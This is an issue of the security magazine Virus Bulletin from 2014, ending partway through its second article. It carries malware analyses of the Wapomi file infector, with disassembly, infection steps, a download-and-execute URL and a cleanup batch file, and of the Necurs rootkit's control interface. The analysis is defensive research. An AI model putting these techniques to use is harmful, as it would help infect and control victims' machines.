JUNE 2014

# virus BULLETIN

Covering the global threat landscape

## CONTENTS

## IN THIS ISSUE

### GLOBAL BANKING THREAT

With a modular architecture and sophisticated functionality, Sinowal is a multi-component banking trojan targeted at various web browsers which threatens users of online banking systems around the globe. Chao Chen delves into the inner workings of each of the components of this powerful malware.

**page 11**

### SPARE CHANGE

In the last of his ‘Greetz from academe’ series, John Aycock looks at change in the form of Android update flaws, as well as spare change under the guise of academic funding.

**page 22**

### BUG HUNTING FORMULA

Fuzzing – the most common approach to bug hunting – is technologically and scientifically well developed and well documented, yet simply running some fuzzers isn’t enough to achieve the desired outcome. Alisa Esage attempts to pin down the secret ingredient for successful bug hunting.

**page 23**

ISSN 1749-7027

# COMMENT

*'We hope soon to be able to provide a better reflection of the growing diversity of the security solution market.'*

**John Hawes, Virus Bulletin**

## SHARE AND SHARE ALIKE

We are at a fairly major milestone for *VB*, with this month's issue not only the 300th, but also the last in the current monthly magazine-style format.

Last month, my colleague Martijn discussed some of the changes that will come with the change in format, expanding the scope and diversity of the material we cover as well as increasing the frequency of publication of new articles. That diversification will also, we hope, extend to the content of the *VB* conference, opening up lines of communication and information-sharing on a wider range of topics and including a wider portion of the security community in the debate.

Alongside the conference and the magazine, there is of course a third string to *VB*'s bow, namely our testing and certification activities, in which we have been engaged from the very beginning. A glance at the first issue of *Virus Bulletin*, from July 1989, reveals a (rather damning) technical review of *Dr Solomon's Anti-Virus Toolkit*; the first VB100 comparative review appeared in 1998, and our first public comparative review of anti-spam solutions was published in 2009.

The idea of sharing information unites all of these activities. In the context of the magazine of the past, the web content of the future, and both the presentations and the inter-person, inter-company networking opportunities of the conference, *VB* acts as a facilitator for sharing amongst others. In the testing arena, it is *VB* itself doing the sharing – sharing information both with our readers and with the participants in the tests.

**Editor:** Martijn Grooten / Helen Martin

**Technical Editor:** Dr Morton Swimmer

**Chief of Operations:** John Hawes

**Security Test Engineer:** Scott James

**Sales Executive:** Allison Sketchley

**Perl Developer:** Tom Gracey

**Consulting Editors:**
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

The results of our tests provide in-depth information for users and potential users of the products we look at, but just as importantly, testing provides product developers with information on how well they are doing, what issues their products may have, and even how they should go about improving things.

We see the role of testing not merely as highlighting good points and inadequacies, but also providing concrete and actionable information that can help make products better. As a small, but hard-working test team producing large amounts of data, we have always done our best to render that data digestible for the general audience, but we have also always endeavoured to provide product developers with more detailed information where required, and where possible.

This is not always easy. Not so many years ago, when polymorphic viruses were a more common sight, we often had vendors missing single samples from our test sets thanks to tiny and rarely occurring errors in their detection methods. Our policy was, and remains, to avoid sharing the official test set samples of such items, instead providing fresh copies replicated from them – if we simply sent the single freak sample, we could not be sure that detection had been fixed properly, as opposed to bodged into place for that one instance.

Of course, the replicated copies would not always (indeed hardly ever) combine the exact set of features that caused the original miss, and we would keep producing new ones until we found another that did. Occasionally, this meant churning out over a million replications before we found one that would allow the developers to figure out where they had gone wrong. A lot of work for a small team, but we did it, and we still do where necessary.

The changes within *VB* are set to include a significant expansion of the test team, which should give us more time to devote to improving the data our tests provide. Of course, much of the extra manpower will rapidly be absorbed by a range of new tests already in the pipeline, as well as adjustments and expansions to the current set of tests, but we hope soon to be able to provide a better reflection of the growing diversity of the security solution market, and the diversity of the threat landscape, with more comprehensive tests looking at protection in general, regardless of the technology providing it. We also hope to be able to combine data from multiple testing approaches to measure the effectiveness of different combinations of layered protection, and much more besides.

Information sharing is not a one-way street of course, and we extend our gratitude to all our readers, correspondents, test participants and conference attendees for their feedback, advice, criticism and support over the years.

## NEWS

### MALWARE ADDS INVISIBLE SKIMMERS TO MACANESE ATMS

Police in the Chinese Special Administrative Region of Macau have arrested two Ukrainian men who they believe used specially crafted hardware to infect ATMs in the territory, reports Brian Krebs[1]. According to local reports, the malware that infected the ATMs was capable of reading the PINs and data of the cards inserted into the machines – a few days after the infection, the perpetrators would return to the ATMs to harvest the stolen data and remove evidence of the malware.

Malware that targets ATMs is not a new phenomenon. Last year, ATMs in Mexico were infected with the 'Ploutus' malware, which was installed after attackers gained physical access to the ATMs' CD-ROM drives[2]. The malware would essentially create a backdoor that could be operated from the terminal. Anyone who knew a special code could then use it to make the ATM dispense free money, even being able to choose the amount and the denomination of the bills dispensed.

Unlike 'Ploutus', the malware used in Macau (about which very few details have been published) didn't cause the ATMs to dispense money – instead, it merely recorded details of the cards that were inserted into the machine. The malware didn't require physical access to the ATM either – it was installed by inserting a circuit board into the card slot. And unlike in the case of ordinary ATM skimming, no physical change was made to the ATM, making it impossible for users to detect that anything was wrong.

Although it is not known what operating system the affected Macanese ATMs run on, it is slightly worrying that research performed in April this year showed that nine out of 10 ATMs still run on *Windows XP*[3] – which received its last ever security updates in April. Although some of these devices run the embedded version of *XP*, which is still supported, many others do not.

Embedded devices, from routers to Internet-controlled cameras, have become popular targets for cybercriminals, and although security awareness among those manufacturing these devices is growing, it is nowhere near as good as it should be – which, as shown by this example, can have rather serious consequences.

[1] http://krebsonsecurity.com/2014/05/thieves-planted-malware-to-hack-atms/.
[2] http://blog.spiderlabs.com/2013/10/having-a-fiesta-with-ploutus.html.
[3] http://www.zdnet.com/few-european-atms-upgraded-to-windows-7-7000028173/.

vb 2014 SEATTLE

**VB2014 SEATTLE**
**24–26 SEPTEMBER 2014**

Join the *VB* team in Seattle, WA, USA for the IT security event of the year.

**What:**
- Three full days of presentations by world-leading experts
- Anti-malware tools & techniques
- Network security
- Hacking & vulnerabilities
- Mobile threats
- Spam & social networks
- Cybercrime
- Last-minute hot topic presentations
- Networking opportunities
- Full programme at www.virusbtn.com

**Where:** The Westin Seattle

**When:** 24–26 September 2014

**Price:** $1895
*Early bird rate $1705.50 until 30 June*

**BOOK ONLINE AT WWW.VIRUSBTN.COM**

# MALWARE ANALYSIS 1

## WAPOMI

*Raul Alvarez*
Fortinet, Canada

It is fairly common, these days, to find a cross-breed of malware, combining trojan-like functionalities and the file-infecting skills of a virus to make it more resilient to attack.

Wapomi is a virus with trojan-like behaviour. Its original variants were detected as long as a couple of years ago, yet it is still very active. In this article, we will discuss some of the malware's functionalities that might shed light on why Wapomi is still so active.

### THE DROPPER

When an infected file is executed, it will drop and run the main component of the malware, which contains the file infection routine among others.

Initially, Wapomi gathers the strings that make up the filename for the dropped file. The filename is randomized in nature (e.g. 'rCgCYG.exe'), and is pre-generated by the previous infection process.

Once the strings for the filename have been gathered, Wapomi parses the PEB to get the ImageBase of kernel32.dll. There is no check to make sure it gets the right ImageBase. Afterwards, the malware parses the MZ/PE header of kernel32.dll (assuming that it is the right library) to get the location of the export table.

This is followed by parsing the function names within the export table, and comparing them against the following API names: GetModuleHandleA, GetTempPathA, lstrcat, WriteFile, CreateFileA, WinExec and CloseHandle.

Initially, the malware compares the first four characters of each API name against every function name in the export table. Once a match has been found for the first four characters, the rest of the characters are checked to make sure it is indeed the right API name. If the exact API name is found, the malware resolves the API address through the index used by the function name.

Most modern malware uses hash algorithms to hide the API names, but Wapomi uses none.

For the actual dropping of the file, Wapomi gets the temporary folder using the GetTempPathA API. Then it concatenates the filename to the folder name, using the lstrcat API and producing the pathname '%temp%\ rCgCYG.exe'. Afterwards, the file is created using the CreateFileA API.

Wapomi then parses the malware body to look for the executable image which will be used for the dropped file. It searches for the MZ header first. The image of the executable file is not encrypted or encoded in any way, it is just a plain embedded image.


The malware then writes the executable image to the '%temp%\ rCgCYG.exe' file, using the WriteFile API. Then it closes it using the CloseHandle API.

Finally, Wapomi activates the dropped file using the WinExec API.

### THE DROPPED FILE

The dropped file, '%temp%\ rCgCYG.exe', contains all the malicious functionalities of the malware and is packed with the compression utility ASPack.

After unpacking, it performs several steps of its preparation routine, which includes getting the %temp% folder name, the %system% folder name, and the module's filename, using the GetTempPathA, GetSystemDirectoryA and GetModuleFileNameA APIs, respectively.



```
MOV EBX,DWORD PTR DS:[EAX]               [404288]
LEA EDX,[EAX+4]
LEA ECX,[EDX+ESI]
AND ECX,0000001F
MOV DWORD PTR SS:[LOCAL.2],ECX
AND CL,04
MOV DWORD PTR SS:[LOCAL.1],EBX
CMP CL,1
JAE SHORT 00401811
PUSH ECX
MOV ECX,DWORD PTR SS:[LOCAL.2]
ROL DWORD PTR SS:[LOCAL.1],CL
POP ECX
JMP SHORT 00401819
PUSH ECX
MOV ECX,DWORD PTR SS:[LOCAL.2]
ROR DWORD PTR SS:[LOCAL.1],CL
POP ECX
MOV EBX,DWORD PTR SS:[ARG.1]             0x1BC94E09
MOV ECX,DWORD PTR SS:[LOCAL.1]
XOR ECX,EBX
NOT ECX
ADD ECX,EBX
ADD ECX,DWORD PTR DS:[EDX]
MOV DWORD PTR DS:[EAX],ECX
MOV EAX,EDX
CMP EAX,DWORD PTR SS:[LOCAL.2]
JB SHORT 004017EE
```

```
Address  |ASCII dump
[illegible]
```

```
Address  |ASCII dump
00404288 Documents and Settings Chinatelecom C+W WINDOWS WinNT System Vol
004042C8 ume Information RECYCLER Common Files ComPlus Applications Insta
00404308 llShield Installation Information Internet Explorer Messenger mi
00404348 crosoft frontpage Movie Maker MSN Gaming Zone NetMeeting Outlook
00404388  Express Windows Media Player Windows NT WindowsUpdate WinRAR Th
004043C8 under Thunder Network AppData Local Settings Tencent Baidu
00404408
00404448
00404488
004044C8
00404508
00404548
00404588
004045C8
00404608
00404648
00404688 ddos.[redacted].net
004046C8
00404708 cj/
00404748 k1.rar k2.rar k3.rar k4.rar k5.rar
```

*Figure 1: Decryption algorithm.*

## DECRYPTION

Next, the malware decrypts a block of 0x6CC (1,740) bytes of data, using the algorithm shown in Figure 1. Every DWORD passes through it.

The algorithm works as follows: a given DWORD is rotated by a value in CL, which varies by a multiple of four. The result is then XORed using a key (0x1BC94E09) that has been generated from a previous infection. The value of the result is negated and added both to the key and to the next DWORD in the block.

## ON-DEMAND PSEUDORANDOM GENERATOR

Before we go further, let's discuss the simple on-demand pseudorandom generator that the malware uses for most of its functionalities. The generated values can be used as randomized filenames or simply to determine the length of a given string. The following is a description of how the generator works:

Initially, the malware calls the GetSystemTimeAsFileTime API to get the current date and time of the system.

Then, the least significant WORD of LowDateTime is used as the seed to a call to the srand API. This is followed by calling the rand API to generate the first pseudorandom WORD.

The malware uses the most significant WORD of LowDateTime as a seed to another call to the srand API. Afterwards, another call to the rand API is used to generate the second pseudorandom WORD.

The final pseudorandom DWORD contains the first WORD as the most significant WORD, and the second WORD as the least significant.

## THREAD #1 (THE DOWNLOADER)

After the decryption, Wapomi creates a new thread using the CreateThread API.

Within this thread, the malware uses the pseudorandom generator to produce a DWORD value such as 0x1C123A16. The random DWORD value serves as the filename, which is embedded in the string format '%s%.8X.exe', using a call to the wsprintfA API. A pathname, such as '%temp%\1C123A16.exe', is generated after the call to the wsprintfA API.

Another call to the wsprintfA API, with the string format 'http://%s:%d/%s/%s', produces a link such as 'http://ddos.[REMOVED].net:799/cj//k1.rar' (for safety, part of the domain name has been removed).

Using the two generated strings, Wapomi tries to download the file 'k1.rar' and save it as '1C123A16.exe', using a call to the URLDownloadToFileA API. (At the time of writing this article, the link is no longer active.)

If the download has been successful, the malware will execute the downloaded file using the WinExec API.

Besides 'k1.rar', Wapomi will also try to download the following files: 'k2.rar', 'k3.rar', 'k4.rar' and 'k5.rar'. For every download attempt, the malware calls the pseudorandom generator to produce a different filename.

This thread makes the malware an effective vehicle for running a different piece of malware from its server. The remote file (such as 'k1.rar') can be changed to any kind of malware – for example, FakeAV, Zeus, a different virus, or its own updated version – and the host machine will instantly be infected with it.

## THREAD #2

Meanwhile, in the main thread, the malware checks whether the dropped file '%temp%\ rCgCYG.exe' still exists, using the PathFileExistsA API. If it does exist, the malware opens it using the CreateFileA API. Then a section of virtual memory is allocated with a size equivalent to the file's size, using the VirtualAlloc API. Afterwards, the dropped file is copied into the newly allocated memory using the ReadFile API.

Then the second thread is created. Within the context of this thread, the malware initially determines the available drives in the system by calling the GetLogicalDriveStringsA API.

| | |
|---|---|
| Documents and Settings | MSN Gaming Zone |
| Chinatelecom C+W | NetMeeting |
| WINDOWS | Outlook Express |
| WinNT | Windows Media Player |
| System Volume Information | Windows NT |
| RECYCLER | WindowsUpdate |
| Common Files | WinRAR |
| ComPlus Applications | Thunder |
| InstallShield Installation Information | Thunder Network |
| Internet Explorer | AppData |
| Messenger | Local Settings |
| microsoft | Tencent |
| frontpage | Baidu |
| Movie Maker | |

*Table 1: List of names.*

Wapomi skips drives A and B. It also skips any drive that has an invalid root path (DRIVE_NO_ROOT_DIR type), and CD-ROM drives (DRIVE_CDROM type), by determining the type of drive using the GetDriveTypeA API.

Once the drive has passed through the filtering, the malware creates a new thread to process it. A thread, similar to THREAD #3, is created to process every drive that the malware can use.

## THREAD #3 (THE VIRUS)

This thread is used to process the drive for infection.

Wapomi traverses each and every directory of a given drive looking for files to infect. It does this using the FindFirstFileA and FindNextFileA APIs. It checks for every occurrence of each folder name in the host system against the list of names shown in Table 1. (Note that these folder names are part of the decrypted strings shown in Figure 1.) If a folder name matches any from the list, it will skip the infection routine.

For any given victim file, the malware checks if it has the '.exe' extension. If it does, it will proceed with the infection routine, otherwise, it will look for another file to infect.

## PREPARING FOR INFECTION

To prepare the victim file for infection, the following series of routines is performed:

Initially, the malware looks for DWORD markers, such as: 0x11111111, 0x22222222, 0x33333333 and 0x44444444, and saves their location for later use.

This is followed by changing the attributes of the victim file to FILE_ATTRIBUTE_NORMAL using the SetFileAttributesA API. Then it opens it using the CreateFileA API.

Next, it gets the file's timestamp using the GetFileTime API. This will be used later, after the file has been infected, to restore the original timestamp of the victim file. Restoring the timestamp minimizes the malware's exposure – it would raise suspicion if every executable file in the system had the same timestamp.

The malware then maps the victim file into memory using a combination of the CreateFileMappingA and MapViewOfFile APIs. Any changes made in the mapped version of the file will be reflected in the physical file.

To make sure that the victim file is a valid executable, Wapomi checks that it has the proper MZ/PE header. It also checks that the file's size is equivalent to the sum of PointerToRawData and SizeOfRawData of the last section of the file, to be sure that it is not corrupted.

## PREPARING A NEW SECTION

Still within the mapped file, the malware calculates the location at which the additional section header will be placed. The new section header should be added straight after the last section header. The malware checks that the location of the new section header is free (it must contain zeros). If it is not free, the malware will skip the infection routine.

The malware tries to avoid overwriting the area of the new section header, as that might corrupt the executable file.

In continuation, the malware generates a pseudorandom value by rotating the value of the TimeDateStamp by 0x10, then XORing it to the value of the EntryPoint. This pseudorandom value serves as the first four bytes of the new section name. The next two bytes of the section name are a constant value (0x75A3), while the seventh byte is the result of XORing from the first to the sixth byte.

This is followed by calculating the necessary data for the new section header, which includes the VirtualSize, VirtualAddress, SizeOfRawData and PointerToRawData. The new section's characteristics are set to 0xE0000020 (CODE|EXECUTE|READ|WRITE).

Finally, the malware increases the number of sections by one and updates the NumberOfSections field in the PE header.

After setting up all the information needed for the new section header, Wapomi unmaps the victim file from memory using a call to the UnmapViewOfFile API. Every modification to the mapped victim file is now reflected in the physical file.


## RANDOMIZED FILENAME

As noted earlier, Wapomi drops a file with a randomized filename. The filename is pre-generated based on the previous infection. Every infected file contains a different pre-generated filename. Running them simultaneously will generate different copies of the same malware. The following is a description of how the randomized filename is generated (also see Figure 2):

After unmapping the victim file, the malware generates a series of bytes in memory consisting of three sets of 'a' to 'z' characters, and three sets of 'A' to 'Z' characters.

Afterwards, the malware uses a simple algorithm to scramble the characters. It uses a random number, generated from a call to the rand API, to determine which characters are to be swapped.

This is followed by generating another randomized DWORD using the pseudorandom generator. The



```
Address  Hex dump                                         ASCII
00404DA8 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
00404DB8 71 72 73 74 75 76 77 78 79 7A 61 62 63 64 65 66  qrstuvwxyzabcdef
00404DC8 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
00404DD8 77 78 79 7A 61 62 63 64 65 66 67 68 69 6A 6B 6C  wxyzabcdefghijkl
00404DE8 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 41 42  mnopqrstuvwxyzAB
00404DF8 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52  CDEFGHIJKLMNOPQR
00404E08 53 54 55 56 57 58 59 5A 41 42 43 44 45 46 47 48  STUVWXYZABCDEFGH
00404E18 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58  IJKLMNOPQRSTUVWX
00404E28 59 5A 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E  YZABCDEFGHIJKLMN
00404E38 4F 50 51 52 53 54 55 56 57 58 59 5A 00 00 00 00  OPQRSTUVWXYZ
```

```
Address  Hex dump                                         ASCII
00404DA8 74 77 7A 76 58 58 59 72 4A 72 6C 73 55 41 6D 74  twzvXXYrJrlsUAmt
00404DB8 59 47 56 69 50 52 4D 44 4C 67 51 61 79 6D 69 6E  YGViPRMDLgQaymin
00404DC8 78 45 70 5A 4E 4E 56 64 7A 74 57 57 78 4A 4D 56  xEpZNNVdztWWxJMV
00404DD8 4C 6B 48 42 71 43 65 47 45 66 49 4A 59 64 5A 6F  LkHBqCeGEfIJYdZo
00404DE8 53 67 63 65 44 48 41 43 6C 72 4B 6A 62 54 47 6C  SgceDHAClrKjbTGl
00404DF8 6D 4F 5A 79 43 75 4F 6A 62 48 54 6E 77 6F 53 73  mOZyCuOjbHTnwoSs
00404E08 68 52 41 4C 4E 76 7A 54 77 52 58 57 73 61 63 6A  hRALNvzTwRXWsacj
00404E18 50 63 4F 71 70 49 76 44 66 4D 46 45 6B 53 79 70  PcOqpIvDfMFEkSyp
00404E28 69 6F 46 6E 4B 4B 75 49 65 42 6B 50 51 64 75 51  ioFnKKuIeBkPQduQ
00404E38 55 66 46 62 71 55 42 68 67 78 68 61 00 00 00 00  UfFbqUBhgxha
```

```
Address  Hex dump                                         ASCII
00BEEAE0 74 77 7A 76 58 58 2E 65 78 65 00 00 00 00 00 00  twzvXX.exe
00BEEAF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
Address  Command                              Comments
00404008 PUSH EBP
00404009 MOV EBP,ESP
0040400B SUB ESP,16C
00404011 XOR EAX,EAX
00404013 PUSH EBX
00404014 PUSH ESI
00404015 PUSH EDI
00404016 MOV DWORD PTR SS:[EBP-24],EAX
00404019 MOV DWORD PTR SS:[EBP-10],EAX
0040401C MOV DWORD PTR SS:[EBP-14],EAX
0040401F MOV DWORD PTR SS:[EBP-8],EAX
00404022 MOV DWORD PTR SS:[EBP-0C],EAX
00404025 MOV DWORD PTR SS:[EBP-20],EAX
00404028 MOV DWORD PTR SS:[EBP-18],EAX
0040402B MOV DWORD PTR SS:[EBP-48],11111111
00404032 MOV DWORD PTR SS:[EBP-44],22222222
00404039 MOV DWORD PTR SS:[EBP-40],33333333
00404040 MOV DWORD PTR SS:[EBP-3C],44444444
00404047 CALL 0040404C
0040404C POP EAX
```

```
Address  Command                              Comments
00404008 PUSH EBP
00404009 MOV EBP,ESP
0040400B SUB ESP,16C
00404011 XOR EAX,EAX
00404013 PUSH EBX
00404014 PUSH ESI
00404015 PUSH EDI
00404016 MOV DWORD PTR SS:[EBP-24],EAX
00404019 MOV DWORD PTR SS:[EBP-10],EAX
0040401C MOV DWORD PTR SS:[EBP-14],EAX
0040401F MOV DWORD PTR SS:[EBP-8],EAX
00404022 MOV DWORD PTR SS:[EBP-0C],EAX
00404025 MOV DWORD PTR SS:[EBP-20],EAX
00404028 MOV DWORD PTR SS:[EBP-18],EAX
0040402B MOV DWORD PTR SS:[EBP-48],767A7774   vzwt
00404032 MOV DWORD PTR SS:[EBP-44],652E5858   e.XX
00404039 MOV DWORD PTR SS:[EBP-40],6578       ex
00404040 MOV DWORD PTR SS:[EBP-3C],0
00404047 CALL 0040404C
0040404C POP EAX
```

*Figure 2: Generating the randomized filename.*

pseudorandom DWORD is ANDed with 0x0000000F, to determine the number of characters to be used from the newly scrambled bytes. These characters, such as ‘twzvXX’, concatenated with the string ‘.exe’, are used for the newly infected file. The length of the filename varies based on the pseudorandom DWORD.

The randomized filename, ‘twzvXX.exe’, is embedded into the malware code via markers, such as: 0x11111111, 0x22222222, 0x33333333 and 0x44444444, which were determined earlier.

The string ‘twzv’ overwrites 0x11111111; ‘XX.e’ overwrites 0x22222222; ‘xe’ overwrites 0x33333333; and finally, 0 overwrites 0x44444444 (see Figure 2).

## INFECTION ROUTINE

After embedding the randomized filename, Wapomi expands the size of the file to accommodate the new section, using a combination of the SetFilePointer and SetEndOfFile APIs.

This is followed by writing 0x271 (625) bytes of malware code – which contains the embedded randomized filename – to the victim file, using the WriteFile API.

Afterwards, a copy of the original dropped file, which is in memory, is also written to the victim file using another call to the WriteFile API.

Then, Wapomi restores the victim file’s original timestamp using the SetFileTime API. The infection is finalized by closing the victim file using the CloseHandle API.

## THREAD #4

Once every file in every folder has been checked, Wapomi exits the execution of Thread #3 and transfers control to Thread #2 – the one that spawned the third thread. Thread #3 also exits after spawning the fourth thread.

## NOT SO MALICIOUS DROPPED FILES

Within the context of the fourth thread, the malware calls the SHGetFolderPathA API with the CSIDL_PROGRAM_FILES parameter to get the current program files folder. The standard installation is ‘C:\Program Files’. The string ‘\WinRAR\Rar.exe’ is concatenated with the generated string, producing the path name ‘C:\Program Files\WinRAR\Rar.exe’.

This is followed by generating a DWORD using the pseudorandom generator. A generated DWORD, such as 0x317A552F, is concatenated with the %temp% folder with the format ‘%s%.8x.exe’, using the wsprintfA API, producing ‘%temp%\317A552F.exe’.

Afterwards, the malware copies ‘C:\Program Files\WinRAR\Rar.exe’ to ‘%temp%\317A552F.exe’ using the CopyFileA API. After a successful copy operation, the file, such as ‘317A552F.exe’, in the %temp% folder, will look suspicious. Without analysis, we might assume that it is a malicious file that has been dropped by the malware.

Before the malware exits this thread, it deletes the ‘%temp%\317A552F.exe’ file using the DeleteFileA API.

If Rar.exe exists in the system, the malware checks if the '%system\% c_31892.nls' file exists using the PathFileExistsA API. If it doesn't exist, the malware creates the file using the CreateFileA API, but leaves the file empty.

## DROPPED BATCH FILE

After all the threads have been executed at least once, Wapomi generates another randomized DWORD, such as 0x6507656E, using the pseudorandom generator. It is formatted as '%s%.8x.bat' using the wsprintfA API, producing the pathname '%temp%\6507656E.bat'.

The malware creates the batch file using the CreateFileA API, and fills it with the following data using the WriteFile API:

```
:DELFILE
del 'C:\Documents and Settings\[username]\Desktop\
rCgCYG.exe'
if exist 'C:\Documents and Settings\[username]\
Desktop\rCgCYG.exe' goto :DELFILE
del 'C:\DOCUME~1\[username]\LOCALS~1\Temp\6507656e.
bat'
```

(Note: '[username]' is the username of the infected system.)

Then, Wapomi runs the batch file using the ShellExecuteA API. Once executed, the batch file should be able to remove both rCgCYG.exe (the main malware component) and itself from the infected system.

This batch file is a cleanup routine that is commonly employed by malware in an attempt to remove traces of itself.

Note that removing the aforementioned files doesn't rid the system of the malware.

## WRAP UP

Wapomi is commonly detected as a trojan or a worm due to its file-dropping functionality. It is easy for this kind of malware to be mistakenly identified as such.

This malware is careful enough to avoid infecting files that reside in common directories. It is also careful to avoid corrupting executable files by checking the feasibility of infection. But when we look at it closely, we can see that the malware is simple and doesn't employ any complicated algorithms or techniques.

So the question still remains: why is Wapomi still in the wild? Is it because it cleans up after itself? Or is there another explanation for its persistence?

# MALWARE ANALYSIS 2

# THE CURSE OF NECURS, PART 3

*Peter Ferrie*
Microsoft, USA

In the previous two parts of this series on the Necurs rootkit [1, 2], we looked at what it does to hook the system. This time, we will look at what those hooks actually do.

## TERMINATE WITH PREJUDICE

An early version of the rootkit created a TCP filter device, and attempted to attach it to the top of the network stack so that it would be the first device to receive all requests. If that attempt failed – which could happen if the subsystem had not been initialized yet – the rootkit created a thread that ran once every 100ms to attempt to register the device. The thread ran until it succeeded. However, newer versions of the rootkit do not create a TCP filter device, and the associated code has been deleted – it is unclear as to why this functionality has been removed.

The rootkit retrieves the *Windows* version information. It checks for versions 5.1 (*Windows XP*) SP0-3, 5.2 (*Windows Server 2003*) SP0-2, 6.0 (*Windows Vista*) SP0-2 and 6.1 (*Windows 7*) SP0-1. *Windows 8* (6.2) and later are not supported, which might prevent the rootkit from being able to elevate the privileges of the calling process (see below).

The rootkit uses the NtQuerySystemInformation() function to find the base address of ntoskrnl.exe. It searches the ntoskrnl.exe section table for the 'PAGE' section, and then searches the entire section for a platform-specific sequence of code. There is a bug in the search, which is that if the first *n* bytes of the search sequence happen to be the last *n* bytes in the section, and if *n* is less than the length of the sequence, then the search will access memory beyond the end of the section and possibly cause a crash. If the search sequence is found, the rootkit remembers the offset of the sequence within ntoskrnl.exe. The search sequence corresponds to the kernel-mode routine that terminates a process. If the search sequence is found on *Windows Vista* or *Windows 7*, the rootkit assigns itself a platform-specific value for the offset within the token structure, which might be used later to elevate the privileges of the calling process.

The rootkit searches for the current thread handle in the thread array that it carries, and then deletes the entry. This action revokes the thread object's access rights to the rootkit functionality. At this point, the rootkit is fully installed but it remains dormant until the user-mode component registers itself with the driver.

## IRP

The rootkit supports multiple I/O control codes that the user-mode component can supply. To communicate with the rootkit, the user-mode component opens the '\Device\NtSecureSys' device, then sends the device an I/O control request with a specific I/O control code and particular parameters.

I/O control code 0x220000 is the 'on' switch. An earlier version of the rootkit contained a date check which restricted use of the interface to any date prior to 2011/11/01 – presumably to enforce the use of I/O control code 0x220020 instead. However, this check has since been removed. The I/O control code uses only simple authentication: it is used with a buffer that is 12 bytes long, where the first DWORD is a key whose value is chosen randomly, the second DWORD is the key XORed with 0xDEADC0DE, and the third DWORD is the key XORed with the process ID. When this I/O control code is used, the rootkit queries the process handle and saves it for later use. This action 'unlocks' the rootkit and enables its full functionality. Once the calling process object has been registered, the method cannot be used again.

I/O control code 0x220020 is used with a buffer containing a special sequence of data. The rootkit calculates the MD5 hash of the data, and requires that the result is 0x377E10EFF125EF3D68DCEFD20EBAACAF. It is currently not known what form the data takes, since at the time of writing this article, no sample using the API has been seen. If the hash matches the expected value, the rootkit queries the process handle and saves it for later use. This action also 'unlocks' the rootkit and enables its full functionality. The method could be used as an 'override' access, since it can be used even after the registered process object has been assigned, and causes the new caller to become the registered process object. This is likely the reason why no sample has been found that makes use of it – as soon as one sample has been found that carries the correct data, all versions of the rootkit become accessible in the same way, and are thus vulnerable to being uninstalled.

